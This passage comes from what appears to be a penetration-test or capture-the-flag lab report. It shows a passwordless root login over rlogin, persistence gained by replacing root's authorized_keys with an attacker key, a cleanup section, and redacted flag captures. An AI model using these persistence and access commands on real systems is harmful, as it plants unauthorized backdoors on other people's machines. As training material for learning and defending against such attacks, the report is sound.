
Figure 1.18: nslookup.png

9. Logged as root through rlogin

Command:

```
1 rlogin build -l root
```

System Proof Screenshot:



```
(fallingstar@kali)-[~]
$ rlogin build -l root
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-105-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

System information as of Tue Jul  8 04:01:43 PM UTC 2025

System load:                0.0
Usage of /:                  62.7% of 9.75GB
Memory usage:               58%
Swap usage:                 0%
Processes:                  153
Users logged in:            0
IPv4 address for br-f8002c9d7234: 172.18.0.1
IPv4 address for docker0:    172.17.0.1
IPv4 address for ens5:       10.10.78.103

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jul  8 16:01:48 UTC 2025 from 10.8.6.158 on pts/0
root@build:~# whoami && hostname && id
root
build
uid=0(root) gid=0(root) groups=0(root)
```

Figure 1.19: system_proof.png

Results: Found `root.txt` in `/root`.

1.2.4 Post-Exploitation


Persistence

Once the system was compromised, for long-term access, a public `rsa_key` was added into `/root/.ssh/authorized_keys`

Commands:

```
1 # victim
2 cd /root/.ssh
3 mv authorized_keys authorized_keys.bak
4 echo "ssh-ed25519<attacker_pubkey>email@example.com" > authorized_keys
5 chmod 600 authorized_keys
6
7 # attacker
8 ssh root@build -i id_ed25519
```

Proof Screenshots:



```
$ ssh root@build -i id_ed25519
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-105-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jul  8 04:06:17 PM UTC 2025

System load:            0.05419921875
Usage of /:              62.7% of 9.75GB
Memory usage:           59%
Swap usage:             0%
Processes:              155
Users logged in:        1
IPv4 address for br-f8002c9d7234: 172.18.0.1
IPv4 address for docker0:  172.17.0.1
IPv4 address for ens5:    10.10.78.103

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jul  8 16:02:15 2025 from 10.8.6.158
root@build:~#
```

Figure 1.20: persistence_proof.png

House Cleaning

At the end of the engagement, to remove all traces of exploitation activity and restore the target system to its original state, the following actions were performed:

- **Reverted the malicious `Jenkinsfile` in Gitea to its original harmless state**

Jenkinsfile:

```
1 pipeline {
2   agent any
3
4   stages {
5     stage('Do nothing') {
6       steps {
7         sh '/bin/true'
8       }
9     }
10  }
11 }
```

- **Removed temporary binaries used during exploitation**

Command:

```
1 rm /tmp/chisel
```

- **Removed SSH keys used for persistence**

Command:

```
1 cd /root/.ssh
2 rm authorized_keys
3 mv authorized_keys.bak authorized_keys
```

2 Additional Items


2.1 User and Root Flags

user.txt

Command:

```
1 cat user.txt
```

Proof User Flag Screenshot:



```
root@5ac6c7d6fb8e:~# cat user.txt
cat user.txt
V[REDACTED]b2}
root@5ac6c7d6fb8e:~#
```


Figure 2.1: user_flag.png

root.txt

Command:

```
1 cat root.txt
```

Proof Root Flag Screenshot:



```
root@build:~# cat root.txt
V[REDACTED]b2}
root@build:~#
```

Figure 2.2: root_flag.png